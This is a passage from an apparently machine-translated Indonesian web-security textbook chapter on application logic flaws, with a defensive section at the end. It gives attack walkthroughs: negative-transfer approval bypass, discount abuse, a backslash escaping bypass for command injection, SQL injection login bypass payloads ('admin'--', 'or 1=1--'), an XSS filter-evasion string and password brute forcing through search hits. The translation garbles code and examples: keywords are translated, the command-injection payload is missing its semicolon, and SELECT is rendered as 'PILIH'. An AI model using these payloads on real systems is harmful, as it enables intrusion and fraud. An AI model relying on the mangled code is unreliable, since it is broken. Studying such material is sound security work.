kelas CPelanggan
{
 String nama depan;
 String nama belakang;
```

```
CDoB dob;
CAalamat rumahAlamat;
nomor pelanggan panjang;
...
```

Setelah informasi pengguna ditangkap, objek ini dibuat, diisi dengan informasi yang disediakan, dan disimpan dalam sesi pengguna. Aplikasi kemudian memverifikasi detail pengguna dan, jika valid, mengambil nomor pelanggan unik pengguna tersebut, yang digunakan di semua sistem perusahaan. Nomor ini ditambahkan ke objek, bersama dengan beberapa informasi berguna lainnya tentang pengguna. Objek kemudian dikirim ke sistem back-end yang relevan untuk permintaan pendaftaran diproses.

Pengembang berasumsi bahwa menggunakan komponen kode ini tidak berbahaya dan tidak akan menimbulkan masalah keamanan. Namun, asumsi itu cacat, dengan konsekuensi serius.

### ***Serangan itu***

Komponen kode yang sama yang dimasukkan ke dalam fungsi pendaftaran juga digunakan di tempat lain dalam aplikasi, termasuk dalam fungsi inti. Ini memberi pengguna yang diautentikasi akses ke detail akun, pernyataan, transfer dana, dan informasi lainnya. Saat pengguna terdaftar berhasil mengautentikasi dirinya ke aplikasi, objek yang sama ini dibuat dan disimpan dalam sesinya untuk menyimpan informasi penting tentang identitasnya. Sebagian besar fungsionalitas dalam aplikasi mereferensikan informasi di dalam objek ini untuk melakukan tindakannya. Misalnya, detail akun yang diberikan kepada pengguna di halaman utamanya dibuat berdasarkan nomor pelanggan unik yang terdapat dalam objek ini.

Cara komponen kode sudah digunakan dalam aplikasi berarti bahwa asumsi pengembang cacat, dan cara mereka menggunakannya kembali memang membuka kerentanan yang signifikan.

Meskipun kerentanannya serius, sebenarnya relatif tidak kentara untuk dideteksi dan dieksloitasi. Akses ke fungsionalitas aplikasi utama dilindungi oleh kontrol akses di beberapa lapisan, dan pengguna harus memiliki sesi yang diautentikasi sepenuhnya untuk melewati kontrol ini. Oleh karena itu, untuk mengeksloitasi kelemahan logika, penyerang perlu mengikuti langkah-langkah berikut:

- Masuk ke aplikasi menggunakan kredensial akunnya sendiri yang valid.
- Dengan menggunakan sesi terautentikasi yang dihasilkan, akses fungsi pendaftaran dan kirimkan informasi pribadi pelanggan yang berbeda. Ini menyebabkan aplikasi menimpa yang asliPelangganobjek dalam sesi penyerang dengan objek baru yang berkaitan dengan pelanggan yang ditargetkan.
- Kembali ke fungsionalitas aplikasi utama dan akses akun pelanggan lain.

Kerentanan semacam ini tidak mudah dideteksi saat menyelidiki aplikasi dari perspektif kotak hitam. Namun, juga sulit untuk mengidentifikasi saat meninjau atau menulis kode sumber yang sebenarnya. Tanpa pemahaman yang jelas tentang aplikasi secara keseluruhan dan bagaimana komponen yang berbeda digunakan di area yang berbeda, asumsi cacat yang dibuat oleh pengembang mungkin tidak akan terlihat jelas. Tentu saja, kode sumber dan dokumentasi desain yang dikomentari dengan jelas akan mengurangi kemungkinan cacat seperti itu diperkenalkan atau tetap tidak terdeteksi.

#### LANGKAH HACK

- 1. Dalam aplikasi kompleks yang melibatkan pemisahan hak istimewa horizontal atau vertikal, cobalah untuk menemukan setiap contoh di mana pengguna individu dapat mengumpulkan sejumlah status dalam sesinya yang terkait dengan identitasnya.**
- 2. Cobalah menelusuri satu area fungsionalitas, lalu beralih ke area yang tidak terkait, untuk menentukan apakah informasi status yang terakumulasi berdampak pada perilaku aplikasi.**

### Contoh 6: Mengalahkan Batas Bisnis

Penulis menemukan kelemahan logika ini dalam aplikasi perencanaan sumber daya perusahaan berbasis web yang digunakan dalam perusahaan manufaktur.

#### *Fungsionalitas*

Personil keuangan dapat melakukan transfer dana antara berbagai rekening bank yang dimiliki oleh perusahaan dan pelanggan serta pemasok utamanya. Sebagai tindakan pencegahan terhadap penipuan, aplikasi mencegah sebagian besar pengguna memproses transfer dengan nilai lebih dari \$10.000. Setiap transfer yang lebih besar dari ini memerlukan persetujuan manajer senior.

#### *Asumsi*

Kode yang bertanggung jawab untuk mengimplementasikan pemeriksaan ini di dalam aplikasi itu sederhana:

```
bool CAuthCheck::RequiresApproval(int jumlah) {
 jika (jumlah <= m_apprThreshold)
 kembali salah;
 lain kembali benar;
}
```

Pengembang berasumsi bahwa pemeriksaan transparan ini antipeluru. Tidak ada transaksi yang lebih besar dari ambang yang dikonfigurasi yang dapat lolos dari persyaratan untuk persetujuan sekunder.

### **Serangan itu**

Asumsi pengembang cacat karena mereka mengabaikan kemungkinan bahwa pengguna akan mencoba memproses transfer dengan jumlah negatif. Setiap angka negatif akan menghapus tes persetujuan, karena kurang dari ambang batas. Namun, modul aplikasi perbankan menerima transfer negatif dan hanya memprosesnya sebagai transfer positif ke arah yang berlawanan. Oleh karena itu, setiap pengguna yang ingin mentransfer \$20.000 dari akun A ke akun B dapat dengan mudah melakukan transfer sebesar -\$20.000 dari akun B ke akun A, yang memiliki efek yang sama dan tidak memerlukan persetujuan. Pertahanan antipenipuan yang ada di dalam aplikasi dapat dilewati dengan mudah!

**CATAT** Banyak jenis aplikasi web menggunakan batasan numerik dalam logika bisnisnya:

- Aplikasi ritel dapat mencegah pengguna memesan lebih dari jumlah unit yang tersedia dalam stok.
- Aplikasi perbankan dapat mencegah pengguna melakukan pembayaran tagihan yang melebihi saldo rekeningnya saat ini.
- Aplikasi asuransi dapat menyesuaikan penawarannya berdasarkan ambang batas usia.

Menemukan cara untuk mengalahkan batasan tersebut seringkali tidak menunjukkan kompromi keamanan dari aplikasi itu sendiri. Namun, ini mungkin memiliki konsekuensi bisnis yang serius dan merupakan pelanggaran kontrol yang diandalkan oleh pemilik pada aplikasi untuk ditegakkan.

Kerentanan yang paling jelas dari jenis ini sering terdeteksi selama pengujian penerimaan pengguna yang biasanya terjadi sebelum aplikasi diluncurkan. Namun, manifestasi masalah yang lebih halus mungkin tetap ada, terutama ketika parameter tersebut sedang dimanipulasi.

### **LANGKAH HACK**

Langkah pertama dalam upaya mengalahkan batas bisnis adalah memahami karakter apa yang diterima dalam masukan relevan yang Anda kendalikan.

1. Coba masukkan nilai negatif, dan lihat apakah aplikasi menerimanya dan memprosesnya dengan cara yang Anda harapkan.
2. Anda mungkin perlu melakukan beberapa langkah untuk merekayasa perubahan status aplikasi yang dapat dimanfaatkan untuk tujuan yang berguna. Misalnya, beberapa transfer antar akun mungkin diperlukan sampai saldo yang sesuai telah diperoleh yang benar-benar dapat diekstraksi.

## Contoh 7: Kecurangan pada Diskon Massal

Penulis menemui cacat logika ini dalam aplikasi ritel dari vendor perangkat lunak.

### Fungsionalitas

Aplikasi ini memungkinkan pengguna untuk memesan produk perangkat lunak dan memenuhi syarat untuk mendapatkan diskon besar-besaran jika paket barang yang sesuai dibeli. Misalnya, pengguna yang membeli solusi antivirus, firewall pribadi, dan perangkat lunak antispam berhak mendapatkan diskon 25% dari harga individual.

### Asumsi

Saat pengguna menambahkan item perangkat lunak ke keranjang belanjanya, aplikasi tersebut menggunakan berbagai aturan untuk menentukan apakah bundel pembelian yang dia pilih memberinya diskon. Jika demikian, harga item yang relevan dalam keranjang belanja disesuaikan dengan diskon. Pengembang berasumsi bahwa pengguna akan terus membeli bundel yang dipilih dan karenanya berhak atas diskon.

### Serangan itu

Asumsi pengembang agak jelas cacat karena mengabaikan fakta bahwa pengguna dapat menghapus item dari keranjang belanja mereka setelah ditambahkan. Pengguna yang licik dapat menambahkan ke keranjangnya sejumlah besar setiap produk yang dijual dari vendor untuk menarik diskon massal semaksimal mungkin. Setelah diskon diterapkan pada barang-barang di keranjang belanjanya, dia dapat menghapus barang-barang yang tidak dia inginkan dan tetap menerima diskon yang diterapkan pada produk yang tersisa.

#### LANGKAH HACK

1. Dalam situasi apa pun di mana harga atau nilai sensitif lainnya disesuaikan berdasarkan kriteria yang ditentukan oleh data atau tindakan yang dapat dikontrol pengguna, pertama-tama pahami algoritme yang digunakan aplikasi dan poin dalam logikanya di mana penyesuaian dilakukan. Identifikasi apakah penyesuaian ini dibuat satu kali atau direvisi sebagai tanggapan atas tindakan lebih lanjut yang dilakukan oleh pengguna.
2. Berpikir imajinatif. Cobalah untuk menemukan cara memanipulasi perilaku aplikasi untuk menyebabkannya masuk ke keadaan di mana penyesuaian yang telah diterapkan tidak sesuai dengan kriteria asli yang dimaksudkan oleh perancangnya. Dalam kasus yang paling jelas, seperti yang baru saja dijelaskan, ini mungkin hanya melibatkan penghapusan item dari keranjang belanja setelah diskon diterapkan!

### Contoh 8: Melarikan diri dari Melarikan diri

Penulis menemukan kelemahan logika ini di berbagai aplikasi web, termasuk antarmuka administrasi web yang digunakan oleh produk deteksi intrusi jaringan.

#### **Fungsionalitas**

Perancang aplikasi telah memutuskan untuk mengimplementasikan beberapa fungsionalitas yang melibatkan pengiriman input yang dapat dikontrol pengguna sebagai argumen ke perintah sistem operasi. Pengembang aplikasi memahami risiko inheren yang terlibat dalam operasi semacam ini (lihat Bab 9) dan memutuskan untuk bertahan dari risiko ini dengan membersihkan karakter yang berpotensi berbahaya di dalam input pengguna. Contoh berikut ini akan diloloskan menggunakan karakter garis miring terbalik:

```
; | & <> 'ruang dan baris baru
```

Melarikan diri dari data dengan cara ini menyebabkan penerjemah perintah shell memperlakukan karakter yang relevan sebagai bagian dari argumen yang diteruskan ke perintah yang dipanggil, bukan sebagai metakarakter shell. Metakarakter semacam itu dapat digunakan untuk menyuntikkan perintah atau argumen tambahan, mengarahkan keluaran, dan sebagainya.

#### **Asumsi**

Pengembang yakin bahwa mereka telah merancang pertahanan yang kuat terhadap serangan injeksi perintah. Mereka telah melakukan brainstorming setiap kemungkinan karakter yang dapat membantu penyerang dan telah memastikan bahwa mereka semua lolos dengan benar dan karenanya aman.

#### **Serangan itu**

Pengembang lupa untuk melarikan diri dari karakter pelarian itu sendiri.

Karakter backslash biasanya tidak digunakan langsung oleh penyerang saat mengeksploitasi kesalahan injeksi perintah sederhana. Oleh karena itu, pengembang tidak mengidentifikasinya sebagai berpotensi berbahaya. Namun, dengan gagal menghindarinya, mereka menyediakan sarana bagi penyerang untuk mengalahkan mekanisme sanitasi mereka.

Misalkan penyerang memasok input berikut ke fungsi yang rentan:

```
foo\\ls
```

Aplikasi menerapkan pelolosan yang relevan, seperti yang dijelaskan sebelumnya, sehingga input penyerang menjadi:

```
foo\\\\ls
```

Saat data ini diteruskan sebagai argumen ke perintah sistem operasi, juru bahasa shell memperlakukan garis miring terbalik pertama sebagai karakter pelarian. Oleh karena itu, ini memperlakukan backslash kedua sebagai backslash literal—bukan sebagai karakter pelarian, tetapi sebagai bagian dari argumen itu sendiri. Itu kemudian menemukan titik koma yang tampaknya tidak lolos. Itu memperlakukan ini sebagai pemisah perintah dan karenanya melanjutkan untuk mengeksekusi perintah yang disuntikkan yang disediakan oleh penyerang.

**LANGKAH HACK**

Setiap kali Anda menyelidiki aplikasi untuk injeksi perintah dan kelemahan lainnya, setelah mencoba memasukkan karakter meta yang relevan ke dalam data yang Anda kontrol, selalu coba tempatkan garis miring terbalik tepat sebelum setiap karakter tersebut untuk tes untuk cacat logika yang baru saja dijelaskan.

**CATAT** Cacat yang sama ini dapat ditemukan di beberapa pertahanan terhadap serangan scripting lintas situs (lihat Bab 12). Saat input yang disediakan pengguna disalin langsung ke nilai variabel string dalam sepotong JavaScript, nilai ini dienkapsulasi dalam tanda kutip. Untuk melindungi diri dari skrip lintas situs, banyak aplikasi menggunakan garis miring terbalik untuk menghindari tanda kutip yang muncul dalam masukan pengguna. Namun, jika karakter garis miring terbalik itu sendiri tidak lolos, penyerang dapat mengajukan \" untuk keluar dari string dan karenanya mengambil kendali skrip. Bug persis ini ditemukan di versi awal framework Ruby On Rails `diescape_javascriptfungsi`.

## Contoh 9: Membatalkan Validasi Input

Penulis menemukan cacat logika ini dalam aplikasi web yang digunakan di situs e-commerce. Varian dapat ditemukan di banyak aplikasi lain.

### *Fungsionalitas*

Aplikasi tersebut berisi rangkaian rutin validasi input untuk melindungi dari berbagai jenis serangan. Dua dari mekanisme pertahanan ini adalah filter injeksi SQL dan pembatas panjang.

Adalah umum bagi aplikasi untuk mencoba mempertahankan diri terhadap injeksi SQL dengan menghindari tanda kutip tunggal apa pun yang muncul dalam input pengguna berbasis string (dan menolak apa pun yang muncul dalam input numerik). Seperti yang dijelaskan dalam Bab 9, dua tanda kutip tunggal bersama-sama adalah urutan pelarian yang mewakili satu kutip tunggal literal, yang ditafsirkan oleh database sebagai data dalam string yang dikutip daripada terminator string penutup. Oleh karena itu, banyak pengembang beralasan bahwa dengan menggandakan tanda kutip tunggal dalam input yang disediakan pengguna, mereka akan mencegah terjadinya serangan injeksi SQL.

Pembatas panjang diterapkan pada semua input, memastikan bahwa tidak ada variabel yang disediakan oleh pengguna yang lebih panjang dari 128 karakter. Ini dicapai dengan memotong variabel apa pun menjadi 128 karakter.

### *Asumsi*

Diasumsikan bahwa filter injeksi SQL dan pemotongan panjang adalah pertahanan yang diinginkan dari sudut pandang keamanan, jadi keduanya harus diterapkan.

### **Serangan itu**

Pertahanan injeksi SQL bekerja dengan menggandakan tanda kutip yang muncul dalam input pengguna, sehingga dalam setiap pasangan tanda kutip, tanda kutip pertama bertindak sebagai karakter pelarian ke yang kedua. Namun, pengembang tidak mempertimbangkan apa yang akan terjadi pada input yang disanitasi jika kemudian diberikan ke fungsi pemotongan.

Ingat kembali contoh injeksi SQL dalam fungsi login di Bab 9. Misalkan aplikasi menggandakan tanda kutip tunggal apa pun yang terdapat dalam input pengguna dan kemudian menerapkan batas panjang pada data, memotongnya menjadi 128 karakter. Memasok nama pengguna ini:

```
admin'--
```

sekarang menghasilkan kueri berikut, yang gagal melewati login:

```
SELECT * FROM users WHERE username = 'admin'--' and password = ''
```

Namun, jika Anda mengirimkan nama pengguna berikut (berisi 127 a diikuti dengan tanda kutip tunggal):

```
aaaaaaaaaaa[...]aaaaaaaaaaa'
```

aplikasi pertama menggandakan tanda kutip tunggal dan kemudian memotong string menjadi 128 karakter, mengembalikan masukan Anda ke nilai aslinya. Ini menghasilkan kesalahan database, karena Anda telah menyuntikkan tanda kutip tunggal tambahan ke dalam kueri tanpa memperbaiki sintaks sekitarnya. Jika sekarang Anda juga memberikan kata sandi:

```
atau 1=1--
```

aplikasi melakukan kueri berikut, yang berhasil melewati login:

```
SELECT * FROM users WHERE username = 'aaaaaaaaaaa[...]aaaaaaaaaaa'' and
kata sandi = 'atau 1=1--'
```

Tanda kutip ganda di akhir string a ditafsirkan sebagai tanda kutip yang lolos dan, oleh karena itu, sebagai bagian dari data kueri. String ini secara efektif berlanjut hingga tanda kutip tunggal berikutnya, yang dalam kueri awal menandai awal dari nilai kata sandi yang diberikan pengguna. Jadi, nama pengguna sebenarnya yang dipahami database adalah data string literal yang ditampilkan di sini:

```
aaaaaaaaaaa[...]aaaaaaaaaaa'dan kata sandi =
```

Oleh karena itu, apa pun yang muncul selanjutnya ditafsirkan sebagai bagian dari kueri itu sendiri dan dapat dibuat untuk mengganggu logika kueri.

**TIP** Anda dapat menguji jenis kerentanan ini tanpa mengetahui secara pasti berapa batas panjang yang dikenakan dengan mengirimkan dua string panjang dari formulir berikut:

..... dan seterusnya

A..... dan seterusnya

dan menentukan apakah kesalahan terjadi. Setiap pemotongan input yang lolos akan terjadi setelah jumlah karakter genap atau ganjil. Apa pun kemungkinan yang terjadi, salah satu string sebelumnya akan menghasilkan tanda kutip tunggal dalam jumlah ganjil yang dimasukkan ke dalam kueri, sehingga sintaks menjadi tidak valid.

#### LANGKAH HACK

Catat setiap contoh di mana aplikasi mengubah input pengguna, khususnya dengan memotongnya, menghapus data, pengkodean, atau penguraian kode. Untuk setiap contoh yang diamati, tentukan apakah string berbahaya dapat dibuat:

1. Jika data dihapus sekali (nonrekursif), tentukan apakah Anda dapat mengirimkan string yang mengkompensasi hal ini. Misalnya, jika aplikasi memfilter kata kunci SQL seperti PILIH, kirim PILIH dan lihat apakah penyaringan yang dihasilkan menghilangkan bagian dalam PILIH substring, meninggalkan kata PILIH.
2. Jika validasi data berlangsung dalam urutan tertentu dan satu atau lebih proses validasi mengubah data, tentukan apakah ini dapat digunakan untuk mengalahkan salah satu langkah validasi sebelumnya. Misalnya, jika aplikasi melakukan decoding URL dan kemudian menghapus data berbahaya seperti < skrip>tag, dimungkinkan untuk mengatasinya dengan string seperti:  

```
%<script>3cscript%<script>3ealert(1)%<script>3c/
skrip%<script>3e
```

**CATA** Filter skrip lintas situs sering menghapus semua data yang muncul di antara pasangan tag HTML, seperti <tag1>aaaaa</tag1>. Ini sering rentan terhadap jenis serangan.

#### Contoh 10: Menyalahgunakan Fungsi Pencarian

Penulis menemukan kelemahan logika ini dalam aplikasi yang menyediakan akses berbasis langganan ke berita dan informasi keuangan. Kerentanan yang sama kemudian ditemukan dalam dua aplikasi yang sama sekali tidak terkait, menggambarkan sifat halus dan meresap dari banyak kelemahan logika.

## ***Fungsionalitas***

Aplikasi tersebut menyediakan akses ke arsip besar informasi historis dan terkini, termasuk laporan dan akun perusahaan, siaran pers, analisis pasar, dan sejenisnya. Sebagian besar informasi ini hanya dapat diakses oleh pelanggan yang membayar.

Aplikasi ini menyediakan fungsi pencarian yang kuat dan halus yang dapat diakses oleh semua pengguna. Saat pengguna anonim melakukan kueri, fungsi pencarian mengembalikan link ke semua dokumen yang cocok dengan kueri. Namun, pengguna harus berlangganan untuk mengambil salah satu dokumen terproteksi aktual yang dikembalikan kuerinya. Pemilik aplikasi menganggap perilaku ini sebagai taktik pemasaran yang berguna.

## ***Asumsi***

Perancang aplikasi berasumsi bahwa pengguna tidak dapat menggunakan fungsi pencarian untuk mengekstrak informasi berguna apa pun tanpa membayarnya. Judul dokumen yang tercantum dalam hasil pencarian biasanya tidak jelas, seperti "Hasil Tahunan 2010", "Siaran Pers 03-08-2011", dan seterusnya.

## ***Serangan itu***

Karena fungsi pencarian menunjukkan berapa banyak dokumen yang cocok dengan kueri yang diberikan, pengguna yang cerdik dapat mengeluarkan kueri dalam jumlah besar dan menggunakan inferensi untuk mengekstrak informasi dari fungsi pencarian yang biasanya harus dibayar. Misalnya, kueri berikut dapat digunakan untuk membidik konten dokumen yang dilindungi individu:

```
wahh konsultasi
> > 276 pertandingan
wahh konsultasi "Press Release 03-08-2011" merger
> > 0 pertandingan
wahh konsultasi "Press Release 03-08-2011" bagikan
> > 0 pertandingan
wahh konsultasi "Press Release 03-08-2011" dividen
> > 0 pertandingan
wahh konsultasi "Press Release 03-08-2011" takeover
> > 1 pertandingan
wahh konsultasi "Siaran Pers 03-08-2011" pengambilalihan haxors inc
> > 0 pertandingan
wahh konsultasi "Siaran Pers 03-08-2011" pengambilalihan uberleet ltd
> > 0 pertandingan
wahh konsultasi "Press Release 03-08-2011" takeover script kiddy corp
> > 0 pertandingan
wahh konsultasi "Press Release 03-08-2011" takeover ngs
> > 1 pertandingan
```

wahh konsultasi "Siaran Pers 03-08-2011" pengambilalihan diumumkan  
> > 0 pertandingan  
wahh konsultasi "Press Release 03-08-2011" pengambilalihan dibatalkan  
> > 0 pertandingan  
wahh konsultasi "Press Release 03-08-2011" pengambilalihan selesai  
> > 1 pertandingan

Meskipun pengguna tidak dapat melihat dokumen itu sendiri, dengan imajinasi yang cukup dan penggunaan permintaan tertulis, dia mungkin dapat membangun pemahaman yang cukup akurat tentang isinya.

**TIP** Dalam situasi tertentu, mampu melarutkan informasi melalui fungsi pencarian dengan cara ini mungkin sangat penting untuk keamanan aplikasi itu sendiri, secara efektif mengungkapkan detail fungsi administratif, kata sandi, dan teknologi yang digunakan.

**TIP** Teknik ini terbukti menjadi serangan yang efektif terhadap perangkat lunak manajemen dokumen internal. Penulis telah menggunakan teknik ini untuk memaksa kata sandi kunci dari file konfigurasi yang disimpan di wiki. Karena wiki mengembalikan hit jika string pencarian muncul di mana saja di halaman (bukannya cocok dengan seluruh kata), dimungkinkan untuk memaksa kata sandi huruf demi huruf, mencari yang berikut ini:

Kata Sandi=A  
Kata Sandi=B  
Kata sandi = BA  
...  
...

## Contoh 11: Pesan Debug Snarfing

Penulis menemukan kelemahan logika ini dalam aplikasi web yang digunakan oleh perusahaan jasa keuangan.

### *Fungsionalitas*

Aplikasi ini baru saja digunakan. Seperti banyak perangkat lunak baru, masih terdapat sejumlah bug terkait fungsionalitas. Kadang-kadang, berbagai operasi akan gagal dengan cara yang tidak terduga, dan pengguna akan menerima pesan kesalahan.

Untuk memfasilitasi penyelidikan kesalahan, pengembang memutuskan untuk memasukkan informasi mendetail dan bertele-tele dalam pesan ini, termasuk detail berikut:

- Identitas pengguna
- Token untuk sesi saat ini
- URL sedang diakses
- Semua parameter disertakan dengan permintaan yang menghasilkan kesalahan

Menghasilkan pesan-pesan ini telah terbukti bermanfaat ketika personel meja bantuan berusaha menyelidiki dan memulihkan dari kegagalan sistem. Mereka juga membantu mengatasi bug fungsionalitas yang tersisa.

### ***Asumsi***

Meskipun ada peringatan biasa dari penasihat keamanan bahwa pesan debug verbose semacam ini berpotensi disalahgunakan oleh penyerang, pengembang beralasan bahwa mereka tidak membuka kerentanan keamanan apa pun. Pengguna dapat dengan mudah mendapatkan semua informasi yang terkandung dalam pesan debug dengan memeriksa permintaan dan respons yang diproses oleh browsernya. Pesan tersebut tidak menyertakan detail apa pun tentang kegagalan yang sebenarnya, seperti pelacakan tumpukan, sehingga dapat dibayangkan bahwa pesan tersebut tidak membantu dalam merumuskan serangan terhadap aplikasi.

### ***Serangan itu***

Terlepas dari alasan mereka tentang isi pesan debug, asumsi pengembang cacat karena kesalahan yang mereka buat dalam mengimplementasikan pembuatan pesan debug.

Saat terjadi kesalahan, komponen aplikasi mengumpulkan semua informasi yang diperlukan dan menyimpannya. Pengguna diberikan pengalihan HTTP ke URL yang menampilkan informasi yang disimpan ini. Masalahnya adalah penyimpanan informasi debug aplikasi, dan akses pengguna ke pesan kesalahan, tidak berbasis sesi. Sebaliknya, informasi debug disimpan dalam wadah statis, dan URL pesan kesalahan selalu menampilkan informasi yang terakhir ditempatkan di wadah ini. Pengembang berasumsi bahwa pengguna yang mengikuti pengalihan hanya akan melihat informasi debug yang berkaitan dengan kesalahan mereka.

Bahkan, dalam situasi ini, pengguna biasa kadang-kadang disajikan dengan informasi debug yang berkaitan dengan kesalahan pengguna yang berbeda, karena kedua kesalahan tersebut terjadi hampir bersamaan. Tapi selain pertanyaan tentang keamanan benang (lihat contoh berikutnya), ini bukan hanya kondisi balapan. Seorang penyerang yang menemukan bagaimana mekanisme kesalahan berfungsi dapat dengan mudah mengumpulkan URL pesan berulang kali dan mencatat hasilnya setiap kali mereka berubah. Selama beberapa jam, log ini akan berisi data sensitif tentang banyak pengguna aplikasi:

- Satu set nama pengguna yang dapat digunakan dalam serangan menebak kata sandi
- Satu set token sesi yang dapat digunakan untuk membajak sesi
- Satu set input yang disediakan pengguna, yang mungkin berisi kata sandi dan item sensitif lainnya

Oleh karena itu, mekanisme kesalahan menghadirkan ancaman keamanan yang kritis. Karena pengguna administratif terkadang menerima pesan galat mendetail ini, sebuah

pesan kesalahan pemantauan penyerang akan segera mendapatkan informasi yang cukup untuk mengkompromikan seluruh aplikasi.

#### LANGKAH HACK

1. Untuk mendeteksi kecacatan semacam ini, pertama-tama katalogkan semua kejadian dan kondisi anomali yang dapat dihasilkan dan yang melibatkan informasi menarik khusus pengguna yang dikembalikan ke browser dengan cara yang tidak biasa, seperti pesan kesalahan debugging.
2. Menggunakan aplikasi sebagai dua pengguna secara paralel, merekayasa secara sistematis setiap kondisi menggunakan satu atau kedua pengguna, dan menentukan apakah pengguna lain terpengaruh dalam setiap kasus.

## Contoh 12: Berpacu dengan Login

Cacat logika ini telah mempengaruhi beberapa aplikasi utama di masa lalu.

### *Fungsionalitas*

Aplikasi menerapkan proses masuk multistep yang kuat di mana pengguna diminta untuk menyediakan beberapa kredensial berbeda untuk mendapatkan akses.

### *Asumsi*

Mekanisme otentikasi telah mengalami banyak tinjauan desain dan uji penetrasi. Pemilik yakin bahwa tidak ada cara yang layak untuk menyerang mekanisme untuk mendapatkan akses tidak sah.

### *Serangan itu*

Nyatanya, mekanisme autentikasi mengandung cacat yang tidak kentara. Kadang-kadang, saat pelanggan masuk, dia memperoleh akses ke akun pengguna yang sama sekali berbeda, memungkinkan dia untuk melihat semua detail keuangan pengguna tersebut, dan bahkan melakukan pembayaran dari akun pengguna lain. Perilaku aplikasi awalnya tampak acak: pengguna tidak melakukan tindakan yang tidak biasa untuk mendapatkan akses tidak sah, dan anomali tidak berulang pada login berikutnya.

Setelah beberapa penyelidikan, bank menemukan bahwa kesalahan terjadi ketika dua pengguna berbeda masuk ke aplikasi pada saat yang bersamaan. Itu tidak terjadi pada setiap kesempatan seperti itu—hanya pada sebagian kecil saja. Akar penyebabnya adalah aplikasi secara singkat menyimpan pengidentifikasi kunci tentang setiap pengguna yang baru diautentikasi dalam variabel statis (nonsesi). Setelah ditulis, nilai variabel ini dibaca kembali sesaat kemudian. Jika utas berbeda (memproses login lain) telah menulis ke variabel selama instan ini, pengguna sebelumnya akan mendarat di sesi yang diautentikasi milik pengguna berikutnya.

Kerentanan muncul dari jenis kesalahan yang sama seperti dalam contoh pesan kesalahan yang dijelaskan sebelumnya: aplikasi menggunakan penyimpanan statis untuk menyimpan informasi yang seharusnya disimpan berdasarkan per-utas atau per-sesi. Namun, contoh saat ini jauh lebih halus untuk dideteksi dan lebih sulit untuk dieksloitasi karena tidak dapat direproduksi secara andal.

Cacat semacam ini dikenal sebagai "kondisi ras" karena melibatkan kerentanan yang muncul dalam waktu singkat dalam keadaan tertentu. Karena kerentanan hanya ada dalam waktu singkat, penyerang "berlomba" untuk mengeksplotasinya sebelum aplikasi menutupnya kembali. Dalam kasus di mana penyerang lokal untuk aplikasi, seringkali memungkinkan untuk merekayasa keadaan yang tepat di mana kondisi balapan muncul dan mengeksplotasi kerentanan secara andal selama jendela yang tersedia. Di mana penyerang berada jauh dari aplikasi, ini biasanya jauh lebih sulit untuk dicapai.

Penyerang jarak jauh yang memahami sifat kerentanan dapat merencanakan serangan untuk mengeksplotasinya dengan menggunakan skrip untuk terus masuk dan memeriksa detail akun yang diakses. Tetapi jendela kecil di mana kerentanan dapat dieksplotasi berarti bahwa sejumlah besar permintaan akan diperlukan.

Tidak mengherankan jika kondisi balapan tidak ditemukan selama pengujian penetrasi normal. Kondisi yang muncul hanya ketika aplikasi memperoleh basis pengguna yang cukup besar untuk terjadinya anomali acak, yang dilaporkan oleh pelanggan. Namun, tinjauan kode yang cermat terhadap otentifikasi dan logika manajemen sesi akan mengidentifikasi masalah.

#### LANGKAH HACK

Melakukan pengujian kotak hitam jarak jauh untuk masalah keamanan benang halus semacam ini tidaklah mudah. Itu harus dianggap sebagai upaya khusus, mungkin hanya diperlukan dalam aplikasi yang paling kritis terhadap keamanan.

1. Menargetkan item fungsi utama yang dipilih, seperti mekanisme login, fungsi perubahan kata sandi, dan proses transfer dana.
2. Untuk setiap fungsi yang diuji, identifikasi satu permintaan, atau sejumlah kecil permintaan, yang dapat digunakan oleh pengguna tertentu untuk melakukan satu tindakan. Temukan juga cara paling sederhana untuk mengonfirmasi hasil tindakan, seperti memverifikasi bahwa login pengguna tertentu menghasilkan akses ke informasi akun orang tersebut.
3. Menggunakan beberapa mesin berspesifikasi tinggi, mengakses aplikasi dari lokasi jaringan yang berbeda, membuat skrip serangan untuk melakukan tindakan yang sama berulang kali atas nama beberapa pengguna yang berbeda. Konfirmasikan apakah setiap tindakan memiliki hasil yang diharapkan.
4. Bersiaplah untuk sejumlah besar kesalahan positif. Bergantung pada skala infrastruktur pendukung aplikasi, aktivitas ini mungkin sama dengan uji beban instalasi. Anomali mungkin dialami karena alasan yang tidak ada hubungannya dengan keamanan.

### Menghindari Kelemahan Logika

---

Sama seperti tidak ada tanda unik yang dengannya kelemahan logika dalam aplikasi web dapat diidentifikasi, juga tidak ada peluru perak yang akan melindungi Anda. Misalnya, tidak ada yang setara dengan saran langsung menggunakan alternatif yang aman untuk API berbahaya. Namun demikian, berbagai praktik baik dapat diterapkan untuk secara signifikan mengurangi risiko kesalahan logika yang muncul dalam aplikasi Anda:

- Pastikan bahwa setiap aspek desain aplikasi didokumentasikan dengan jelas dan cukup detail agar orang luar dapat memahami setiap asumsi yang dibuat oleh desainer. Semua asumsi tersebut harus secara eksplisit dicatat dalam dokumentasi desain.
- Mandatkan bahwa semua kode sumber dikomentari dengan jelas untuk menyertakan informasi berikut di seluruh:
  - Tujuan dan penggunaan yang dimaksudkan dari setiap komponen kode.
  - Asumsi yang dibuat oleh masing-masing komponen tentang segala sesuatu yang berada di luar kendali langsungnya.
  - Referensi ke semua kode klien yang menggunakan komponen.Dokumentasi yang jelas untuk efek ini dapat mencegah cacat logika dalam fungsi pendaftaran online. (Perhatikan bahwa "klien" di sini tidak mengacu pada ujung pengguna dari hubungan klien/server tetapi ke kode lain yang komponennya dianggap sebagai ketergantungan langsung.)
- Selama ulasan desain aplikasi yang berfokus pada keamanan, renungkan setiap asumsi yang dibuat dalam desain, dan coba bayangkan keadaan di mana setiap asumsi mungkin dilanggar. Berfokuslah pada asumsi kondisi apa pun yang mungkin berada dalam kendali pengguna aplikasi.
- Selama peninjauan kode yang berfokus pada keamanan, pikirkan secara lateral tentang dua bidang utama: cara aplikasi akan menangani perilaku pengguna yang tidak terduga, dan potensi efek samping dari setiap ketergantungan dan interoperasi antara komponen kode yang berbeda dan fungsi aplikasi yang berbeda.

Sehubungan dengan contoh spesifik dari kelemahan logika yang telah kami jelaskan, sejumlah pelajaran individu dapat dipelajari:

- Sadarilah selalu bahwa pengguna mengontrol setiap aspek dari setiap permintaan (lihat Bab 1). Mereka dapat mengakses fungsi multistep dalam urutan apa pun. Mereka dapat mengirimkan parameter yang tidak diminta oleh aplikasi. Mereka mungkin menghilangkan parameter tertentu, tidak hanya mengganggu nilai parameter.
